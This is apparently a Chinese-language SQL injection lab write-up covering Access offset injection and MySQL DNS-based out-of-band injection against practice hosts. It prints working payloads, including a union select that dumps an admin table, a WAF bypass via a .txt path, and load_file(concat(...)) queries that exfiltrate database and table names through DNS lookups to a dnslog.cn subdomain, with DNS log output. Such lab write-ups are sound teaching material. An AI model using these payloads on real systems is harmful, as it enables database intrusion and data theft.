
Access——Cookie偏移注入


- 环境：http://59.63.200.79:8004/
- **偏移注入原理：当我们知道一个表名后，比如 admin表，我们就可以用 admin. *来表示 admin 当中的所有字段。* admin. => usernme,password,id (admin表里面所有的字段)。当这个操作可以实现的时候，就表示存在偏移注入。然后我们可以判断字段数，找出回显点，把admin表里面的字段，一个一个往回显点上套，就可以显示出我们需要的数据。**

- 首先这个页面的字段数有26个




- 然后我测出admin表中有16个字段






- 也就是说26-16=10,admin表要从第11个开始
- 记得要加admin表，Access数据库不支持不带表查询




- 找到回显点

- 放在1前面，可以显示4个admin的数据

```
105 union select admin.*,1,2,3,4,5,6,7,8,9,10 from admin
```






Mysql——DNS注入

- 环境http://59.63.200.79:8014/index3.php

- 一打开发现就直接waf拦截

- 发现是个老版本的waf，可以用.txt来绕过




- 然后就是常规的注入测试了，为2个字段

- 但是发现报错不回显，只能思考盲注了，sleep明显刷了5秒，所以是时间盲注，但是题目提醒是DNS注入，所以
- 地址：http://dnslog.cn 获取地址

> - 漏洞原理
> - Dns注入 => 让盲注变成显错注入
> - 在某些无法直接利用漏洞获得回显的情况下，但是目标可以发起请求，这个时候就可以通过DNS请求把想获得的数据外带出来。
> - 对于sql盲注，常见的方法就是二分法去一个个猜，但是这样的方法麻烦不说，还很容易因为数据请求频繁导致被ban。
> - 所以可以将select到的数据发送给一个url，利用dns解析产生的记录日志来查看数据。

load_file() 支持UNC路径



- DNS日志记录会返回我们请求的数据信息


Get SubDomain | Refresh Record

y4duda.dnslog.cn

DNS Query Record	IP Address	Created Time
134155123.y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:38
134155123.y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:38
134155123.y4duda.dnslog.cn	120.202.250.22	2021-07-27 11:39:38
123.y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:28
123.y4duda.dnslog.cn	120.202.250.22	2021-07-27 11:39:27
123.y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:27
y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:19
y4duda.dnslog.cn	120.202.250.21	2021-07-27 11:39:19
y4duda.dnslog.cn	120.202.250.20	2021-07-27 11:39:19
y4duda.dnslog.cn	211.137.50.54	2021-07-27 11:39:19

- **测试一下load_file直接访问dns解析来获取地址**

```
load_file('//demo.uf7elz.dnslog.cn/abc')
//就是UNC路径访问共享demo.uf7elz.dnslog.cn的服务器下的共享文件夹abc
```




DNS Query Record	IP Address	Created Time
ccbbbcc.uf7elz.dnslog.cn	59.63.230.105	2021-07-27 11:52:39
ccbbbcc.uf7elz.dnslog.cn	59.63.230.105	2021-07-27 11:52:39
cccc.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:52:19
chine.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:51:47
demo.uf7elz.dnslog.cn	173.194.171.10	2021-07-27 11:49:45
demo.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:49:45
demo.uf7elz.dnslog.cn	59.63.230.106	2021-07-27 11:49:45
ccc.uf7elz.dnslog.cn	120.202.250.20	2021-07-27 11:48:15
ccc.uf7elz.dnslog.cn	120.202.250.21	2021-07-27 11:48:15
ccc.uf7elz.dnslog.cn	120.202.250.21	2021-07-27 11:48:15

- 注意一点，自测的时候，load_file是需要单独开启的，否则是无法使用的


- **构造一个语句来报错注入，利用concat连接起来，查数据库**

```
http://59.63.200.79:8014/index3.php/1.txt?id=1  and load_file(concat('//',(select database()),'.uf7elz.dnslog.cn/abc'))
```




- 就直接查表

```
http://59.63.200.79:8014/index3.php/1.txt?id=1  and load_file(concat('//',(select table_name from information_schema.tables where table_schema=database() limit 0,1),'.l6xxex.dnslog.cn/abc'))
```



- 看看还有没有其他的表，抓包

